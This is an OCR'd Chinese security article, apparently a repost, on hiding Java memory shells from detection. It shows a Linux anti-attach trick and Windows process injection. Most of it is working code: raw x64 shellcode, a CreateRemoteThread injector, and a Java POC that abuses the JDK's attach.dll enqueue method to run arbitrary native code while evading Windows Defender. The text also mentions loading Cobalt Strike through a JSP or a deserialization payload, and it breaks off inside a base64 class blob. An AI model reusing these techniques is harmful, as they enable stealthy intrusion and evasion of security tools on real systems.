
Linux 平台

在 Linux 平台，instrument 的实现略有不同，通过跟踪整个流程定位到如下代码：

```
24          super(var1, var2);
25
26          int var3;
27          try {
28              var3 = Integer.parseInt(var2);
29          } catch (NumberFormatException var22) {
30              throw new AttachNotSupportedException("Invalid process identifier");
31          }
32
33          this.path = this.findSocketFile(var3);
34          if (this.path == null) {
35              File var4 = new File(tmpdir,  child: ".attach_pid" + var3);
36              createAttachFile(var4.getPath());
37
38              try {
39                  sendQuitTo(var3);
40                  int var5 = 0;
41                  long var6 = 200L;
42                  int var8 = (int)(this.attachTimeout() / var6);
43
44                  do {
45                      try {
46                          Thread.sleep(var6);
47                      } catch (InterruptedException var21) {
48                      }
49
50                      this.path = this.findSocketFile(var3);
51                      ++var5;
52                  } while(var5 <= var8 && this.path == null);
53
54                  if (this.path == null) {
55                      throw new AttachNotSupportedException("Unable to open socket file: target process not responding or HotSpot VM not loaded");
56                  }
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210817201102-30b73736-ff54-1.png)

可以看到，在 Linux 平台上，IPC 通信采用的是 UNIX Domain Socket，因此想破坏 Linux 平台下的 instrument attach 流程还是比较简单的，只要把对应的 UNIX Domain Socket 文件删掉就可以了。
删掉后，我们尝试对目标 JVM 进行 attach，便会提示无法 attach：



(https://xzfile.aliyuncs.com/media/upload/picture/20210817201102-3107fbb2-ff54-1.png)

到此，我们就实现了 Linux 平台上的内存马防检测（Anti-Attach）功能，当然其他 *nix-like 的操作系统平台也同样适用于此方法。

最后说一句，内存马防检测，其实可以在上述 instrument 流程图中的任意一个环节进行破坏，都可以实现 Anti-Attach 的效果。


Java 原生远程进程注入

在 Windows 平台上，进程代码注入有很多种方法，最经典的方法要属 CreateRemoteThread，但是这些方法大都被防护系统盯得死死的，比如我写了如下一个最简单的远程注入 shellcode 的 demo：

```
123
124     //X64 CALC.EXE
125     unsigned char pCode[] =
126         "\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
127         "\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
128         "\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
129         "\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
130         "\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
131         "\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
132         "\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
133         "\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
134         "\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
135         "\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
136         "\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
137         "\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
138         "\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
139         "\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
140         "\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b\x6f"
141         "\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff"
142         "\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
143         "\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c"
144         "\x63\x2e\x65\x78\x65\x00";
145
146
147     LPVOID vv = pCode;
148     HANDLE hProcess = GetCurrentProcess();
149     printf("thread:%d", sizeof(pCode));
150
151     LPVOID pData = (LPVOID)VirtualAllocEx(hProcess, 0, sizeof(pCode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
152     printf("pData:%p", pData);
153     WriteProcessMemory(hProcess, (LPVOID)pData, (LPCVOID)pCode, (SIZE_T)sizeof(pCode), NULL);
154     printf("pData:%x", *(DWORD *)pData);
155
156   HANDLE hThread = CreateRemoteThread(hProcess,
157         NULL,
158         0,
159         (LPTHREAD_START_ROUTINE)pData,
160         pData,
161         0,
162         NULL);
163
164   Sleep(2000);
```


(https://xzfile.aliyuncs.com/media/upload/picture/20210817201103-318a11ba-ff54-1.png)

往当前进程里植入一个弹计算器的 shellcode，编译，运行，然后意料之中出现如下这种情况：



(https://xzfile.aliyuncs.com/media/upload/picture/20210817201104-31cc7050-ff54-1.png)

但是经过分析 JVM 的源码我发现，在 Windows 平台上，Java 在实现 instrument 的时候，出现了一个比较怪异的操作。

在 Linux 平台，客户端首先是先和服务端协商一个 IPC 通道，然后后续的操作都是通过这个通道传递 AttachOperation 对象来实现，换句话说，这中间传递的都是数据，没有代码。

但是在 Windows 平台，客户端也是首先和服务端协商了一个 IPC 通道（用的是命名管道），但是在 Java 层的 enqueue 函数中，同时还使用了 CreateRemoteThread 在服务端启动了一个 stub 线程，让这个线程去在服务端进程空间里执行 enqueue 操作：

```
403
404     /* pipe name */
405     jstring_to_cstring(env, pipename, data.pipename, MAX_PIPE_NAME_LENGTH);
406
407     /*
408      * Allocate memory in target process for data and code stub
409      * (assumed aligned and matches architecture of target process)
410      */
411     hProcess = (HANDLE)handle;
412
413     pData = (DataBlock*) VirtualAllocEx( hProcess, 0, sizeof(DataBlock), MEM_COMMIT, PAGE_READWRITE );
414     if (pData == NULL) {
415         JNU_ThrowIOExceptionWithLastError(env, "VirtualAllocEx failed");
416         return;
417     }
418     WriteProcessMemory( hProcess, (LPVOID)pData, (LPCVOID)&data, (SIZE_T)sizeof(DataBlock), NULL );
419
420
421     stubLen = (DWORD)(*env)->GetArrayLength(env, stub);
422     stubCode = (*env)->GetByteArrayElements(env, stub, &isCopy);
423
424     pCode = (PDWORD) VirtualAllocEx( hProcess, 0, stubLen, MEM_COMMIT, PAGE_EXECUTE_READWRITE );
425     if (pCode == NULL) {
426         JNU_ThrowIOExceptionWithLastError(env, "VirtualAllocEx failed");
427         VirtualFreeEx(hProcess, pData, 0, MEM_RELEASE);
428         return;
429     }
430     WriteProcessMemory( hProcess, (LPVOID)pCode, (LPCVOID)stubCode, (SIZE_T)stubLen, NULL );
431     if (isCopy) {
432         (*env)->ReleaseByteArrayElements(env, stub, stubCode, JNI_ABORT);
433     }
434
435     /*
436      * Create thread in target process to execute code
437      */
438     hThread = CreateRemoteThread( hProcess,
439                                   NULL,
440                                   0,
441                                   (LPTHREAD_START_ROUTINE) pCode,
442                                   pData,
443                                   0,
444                                   NULL );
445     if (hThread != NULL) {
446         if (WaitForSingleObject(hThread, INFINITE) != WAIT_OBJECT_0) {
447             JNU_ThrowIOExceptionWithLastError(env, "WaitForSingleObject failed");
448         } else {
449             DWORD exitCode;
450             GetExitCodeThread(hThread, &exitCode);
451             if (exitCode) {
452                 switch (exitCode) {
453                     case ERR_OPEN_JVM_FAIL :
454                         JNU_ThrowIOException(env,
```


(https://xzfile.aliyuncs.com/media/upload/picture/20210817201104-31fe9ba2-ff54-1.png)

这个 stub 执行体 pCode 是在客户端的 native 层生成的，生成之后作为 thread_func 传给服务端。但是，虽然 stub 是在 native 生成的，这个 stub 却又在 Java 层周转了一圈，最终在 Java 层以字节数组的方式作为 Java 层 enqueue 函数的一个参数传进 Native

Native。


这样就形成了一个完美的原生远程进程注入，构造如下 POC：

```
import java.lang.reflect.Method;

public class ThreadMain   {
    public static void main(String[] args) throws Exception {
        System.loadLibrary("attach");
        Class cls=Class.forName("sun.tools.attach.WindowsVirtualMachine");
        for (Method m:cls.getDeclaredMethods())
        {
            if (m.getName().equals("enqueue"))
            {
                long hProcess=-1;
                //hProcess=getHandleByPid(30244);
                byte buf[] = new byte[]   //pop calc.exe
                        {
                                (byte) 0xfc, (byte) 0x48, (byte) 0x83, (byte)
0xe4, (byte) 0xf0, (byte) 0xe8, (byte) 0xc0, (byte) 0x00,
                                (byte) 0x00, (byte) 0x00, (byte) 0x41, (byte)
0x51, (byte) 0x41, (byte) 0x50, (byte) 0x52, (byte) 0x51,
                                (byte) 0x56, (byte) 0x48, (byte) 0x31, (byte)
0xd2, (byte) 0x65, (byte) 0x48, (byte) 0x8b, (byte) 0x52,
                                (byte) 0x60, (byte) 0x48, (byte) 0x8b, (byte)
0x52, (byte) 0x18, (byte) 0x48, (byte) 0x8b, (byte) 0x52,
                                (byte) 0x20, (byte) 0x48, (byte) 0x8b, (byte)
0x72, (byte) 0x50, (byte) 0x48, (byte) 0x0f, (byte) 0xb7,
                                (byte) 0x4a, (byte) 0x4a, (byte) 0x4d, (byte)
0x31, (byte) 0xc9, (byte) 0x48, (byte) 0x31, (byte) 0xc0,
                                (byte) 0xac, (byte) 0x3c, (byte) 0x61, (byte)
0x7c, (byte) 0x02, (byte) 0x2c, (byte) 0x20, (byte) 0x41,
                                (byte) 0xc1, (byte) 0xc9, (byte) 0x0d, (byte)
0x41, (byte) 0x01, (byte) 0xc1, (byte) 0xe2, (byte) 0xed,
                                (byte) 0x52, (byte) 0x41, (byte) 0x51, (byte)
0x48, (byte) 0x8b, (byte) 0x52, (byte) 0x20, (byte) 0x8b,
                                (byte) 0x42, (byte) 0x3c, (byte) 0x48, (byte)
0x01, (byte) 0xd0, (byte) 0x8b, (byte) 0x80, (byte) 0x88,
                                (byte) 0x00, (byte) 0x00, (byte) 0x00, (byte)
0x48, (byte) 0x85, (byte) 0xc0, (byte) 0x74, (byte) 0x67,
                                (byte) 0x48, (byte) 0x01, (byte) 0xd0, (byte)
0x50, (byte) 0x8b, (byte) 0x48, (byte) 0x18, (byte) 0x44,
                                (byte) 0x8b, (byte) 0x40, (byte) 0x20, (byte)
0x49, (byte) 0x01, (byte) 0xd0, (byte) 0xe3, (byte) 0x56,
                                (byte) 0x48, (byte) 0xff, (byte) 0xc9, (byte)
0x41, (byte) 0x8b, (byte) 0x34, (byte) 0x88, (byte) 0x48,
```

```
                                (byte) 0x01, (byte) 0xd6, (byte) 0x4d, (byte)
0x31, (byte) 0xc9, (byte) 0x48, (byte) 0x31, (byte) 0xc0,
                                (byte) 0xac, (byte) 0x41, (byte) 0xc1, (byte)
0xc9, (byte) 0x0d, (byte) 0x41, (byte) 0x01, (byte) 0xc1,
                                (byte) 0x38, (byte) 0xe0, (byte) 0x75, (byte)
0xf1, (byte) 0x4c, (byte) 0x03, (byte) 0x4c, (byte) 0x24,
                                (byte) 0x08, (byte) 0x45, (byte) 0x39, (byte)
0xd1, (byte) 0x75, (byte) 0xd8, (byte) 0x58, (byte) 0x44,
                                (byte) 0x8b, (byte) 0x40, (byte) 0x24, (byte)
0x49, (byte) 0x01, (byte) 0xd0, (byte) 0x66, (byte) 0x41,
                                (byte) 0x8b, (byte) 0x0c, (byte) 0x48, (byte)
0x44, (byte) 0x8b, (byte) 0x40, (byte) 0x1c, (byte) 0x49,
                                (byte) 0x01, (byte) 0xd0, (byte) 0x41, (byte)
0x8b, (byte) 0x04, (byte) 0x88, (byte) 0x48, (byte) 0x01,
                                (byte) 0xd0, (byte) 0x41, (byte) 0x58, (byte)
0x41, (byte) 0x58, (byte) 0x5e, (byte) 0x59, (byte) 0x5a,
                                (byte) 0x41, (byte) 0x58, (byte) 0x41, (byte)
0x59, (byte) 0x41, (byte) 0x5a, (byte) 0x48, (byte) 0x83,
                                (byte) 0xec, (byte) 0x20, (byte) 0x41, (byte)
0x52, (byte) 0xff, (byte) 0xe0, (byte) 0x58, (byte) 0x41,
                                (byte) 0x59, (byte) 0x5a, (byte) 0x48, (byte)
0x8b, (byte) 0x12, (byte) 0xe9, (byte) 0x57, (byte) 0xff,
                                (byte) 0xff, (byte) 0xff, (byte) 0x5d, (byte)
0x48, (byte) 0xba, (byte) 0x01, (byte) 0x00, (byte) 0x00,
                                (byte) 0x00, (byte) 0x00, (byte) 0x00, (byte)
0x00, (byte) 0x00, (byte) 0x48, (byte) 0x8d, (byte) 0x8d,
                                (byte) 0x01, (byte) 0x01, (byte) 0x00, (byte)
0x00, (byte) 0x41, (byte) 0xba, (byte) 0x31, (byte) 0x8b,
                                (byte) 0x6f, (byte) 0x87, (byte) 0xff, (byte)
0xd5, (byte) 0xbb, (byte) 0xf0, (byte) 0xb5, (byte) 0xa2,
                                (byte) 0x56, (byte) 0x41, (byte) 0xba, (byte)
0xa6, (byte) 0x95, (byte) 0xbd, (byte) 0x9d, (byte) 0xff,
                                (byte) 0xd5, (byte) 0x48, (byte) 0x83, (byte)
0xc4, (byte) 0x28, (byte) 0x3c, (byte) 0x06, (byte) 0x7c,
                                (byte) 0x0a, (byte) 0x80, (byte) 0xfb, (byte)
0xe0, (byte) 0x75, (byte) 0x05, (byte) 0xbb, (byte) 0x47,
                                (byte) 0x13, (byte) 0x72, (byte) 0x6f, (byte)
0x6a, (byte) 0x00, (byte) 0x59, (byte) 0x41, (byte) 0x89,
                                (byte) 0xda, (byte) 0xff, (byte) 0xd5, (byte)
0x63, (byte) 0x61, (byte) 0x6c, (byte) 0x63, (byte) 0x2e,
                                (byte) 0x65, (byte) 0x78, (byte) 0x65, (byte) 0x00
                        };

                String cmd="load";String pipeName="test";
                    m.setAccessible(true);
                Object result=m.invoke(cls,new Object[]
{hProcess,buf,cmd,pipeName,new Object[]{}});
                System.out.println("result:"+result);
            }


        }
        Thread.sleep(4000);
```

```
    }
    public static long getHandleByPid(int pid)
    {
        Class cls= null;
        long hProcess=-1;
        try {
            cls = Class.forName("sun.tools.attach.WindowsVirtualMachine");
            for (Method m:cls.getDeclaredMethods()) {
                if (m.getName().equals("openProcess"))

                {
                    m.setAccessible(true);
                    Object result=m.invoke(cls,pid);
                    System.out.println("pid :"+result);
                    hProcess=Long.parseLong(result.toString());
                }
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
        return hProcess;
    }
}
```

编译，执行：




(https://xzfile.aliyuncs.com/media/upload/picture/20210817201105-3248cd58-ff54-1.png)

成功执行 shellcode，而且 Windows Defender 没有告警，天然免杀。毕竟，谁能想到有着合法签名安全可靠的 Java.exe 会作恶呢：）

至此，我们实现了 Windows 平台上的 Java 远程进程注入。另外，这个技术还有个额外效果，那就是当注入进程的 PID 设置为 -1 的时候，可以往当前 Java 进程注入任意 Native 代码，以实现不用 JNI 执行任意 Native 代码的效果。这样就不需要再单独编写 JNI 库来执行 Native 代码了，也就是说，上文提到的内存马防检测机制，不需要依赖 JNI，只要纯 Java 代码也可以实现。

冰蝎 3.0 中提供了一键 cs 上线功能，采用的是 JNI 机制，中间需要上传一个临时库文件才能实现上线。现在利用这个技术，可以实现一个 JSP 文件或者一个反序列化 Payload 即可上线 CS：



(https://xzfile.aliyuncs.com/media/upload/picture/20210817201105-327e5e0a-ff54-1.png)

自定义类调用系统 Native 库函数

在上一小节 Java 原生远程进程注入中，我的 POC 里是通过反射创建了一个

sun.tools.attach.VirtualMachineImpl 类，然后再去调用类里面的 enqueue 这个 Native 方法。这时可能会有同学有疑惑，这个 Native 方法位于 attach.dll，这个 dll 是 JDK 和 Server–JRE 默认自带的，但是这个 sun.tools.attach.VirtualMachineImpl 类所在的 tools.jar 包并不是每个 JDK 环境都有的。这个技术岂不是要依赖 tools.jar？因为有些 JDK 环境是没有 tools.jar 的。当然，这个担心是没必要的。

我们只要自己写一个类，类的限定名为 sun.tools.attach.VirtualMachineImpl 即可。不过可能还会有疑问，我们自己写一个 sun.tools.attach.VirtualMachineImpl 类，但是如果某个目标里确实有 tools.jar，那我们自己写的类在加载的时候就会报错，有没有一个更通用的方法呢？当然还是有的。

其实这个方法在冰蝎 1.0 版本的时候就已经解决了，那就是用一个自定义的 classLoader。但是我们都知道 classLoader 在 loadClass 的时候采用双亲委托机制，也就是如果系统中已经存在一个类，即使我们用自定义的 classLoader 去 loadClass，也会返回系统内置的那个类。但是如果我们绕过 loadClass，直接去 defineClass 即可从我们指定的字节码数组里创建类，而且类名我们可以任意自定义，重写 java.lang.String 都没问题:) 然后再用 defineClass 返回的 Class 去实例化，然后再调用我们想调用的 Native 函数即可。因为 Native 函数在调用的时候只检测发起调用的类限定名，并不检测发起调用类的 ClassLoader，这是我们这个方法能成功的原因。

比如我们自定义如下这个类：

```
package sun.tools.attach;

import java.io.IOException;
import java.util.Scanner;

public class WindowsVirtualMachine {
    static native void enqueue(long hProcess, byte[] stub,
                               String cmd, String pipename, Object... args) throws
IOException;

    static native long openProcess(int pid) throws IOException;

    public static void run(byte[] buf) {
        System.loadLibrary("attach");
        try {
            enqueue(-1, buf, "test", "test", new Object[]{});
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

然后把这个类编译成 class 文件，把这个文件用 Base64 编码，然后写到如下 POC 里：

```
import java.io.*;
import java.lang.reflect.InvocationTargetException;
import java.lang.reflect.Method;
import java.security.Permission;
import java.util.Arrays;
import java.util.Base64;

public class Poc {

    public static class Myloader extends ClassLoader //继承ClassLoader
    {
        public Class get(byte[] b) {
            return super.defineClass(b, 0, b.length);
        }

    }

    public static void main(String[] args)
    {

        try {

            String
classStr="yv66vgAAADQAMgoABwAjCAAkCgAlACYF//////////8IACcHACgKAAsAKQcAKgoACQArBwAs
AQAGPGluaXQ+AQADKClWAQAEQ29kZQEAD0xpbmVOdW1iZXJUYWJsZQEAEkxvY2FsVmFyaWFibGVUYWJsZQ
EABHRoaXMBAChMc3VuL3Rvb2xzL2F0dGFjaC9XaW5kb3dzVmlydHVhbE1hY2hpbmU7AQAHZW5xdWV1ZQEA
PShKW0JMamF2YS9sYW5nL1N0cmluZztMamF2YS9sYW5nL1N0cmluZztbTGphdmEvbGFuZy9PYmplY3Q7KV
YBAApFeGNlcHRpb25zBwAtAQALb3BlblByb2Nlc3MBAAQoSSlKAQADcnVuAQAFKFtCKVYBAAFlAQAVTGph
dmEvbGFuZy9FeGNlcHRpb247AQADYnVmAQACW0IBAA1TdGFja01hcFRhYmxlBwAqAQAKU291cmNlRmlsZQ
EAGldpbmRvd3NWaXJ0dWFsTWFjaGluZS5qYXZhDAAMAA0BAAZhdHRhY2gHAC4MAC8AMAEABHRlc3QBABBq
YXZhL2xhbmcvT2JqZWN0DAATABQBABNqYXZhL2xhbmcvRXhjZXB0aW9uDAAxAA0BACZzdW4vdG9vbHMvYX
R0YWNoL1dpbmRvd3NWaXJ0dWFsTWFjaGluZQEAE2phdmEvaW8vSU9FeGNlcHRpb24BABBqYXZhL2xhbmcv
U3lzdGVtAQALbG9hZExpYnJhcnkBABUoTGphdmEvbGFuZy9TdHJpbmc7KVYBAA9wcmludFN0YWNrVHJhY2
UAIQALAAcAAAAAAAQAAQAMAA0AAQAOAAAALwABAAEAAAAFKrcAAbEAAAACAA8AAAAGAAEAAAAGABAAAAAM
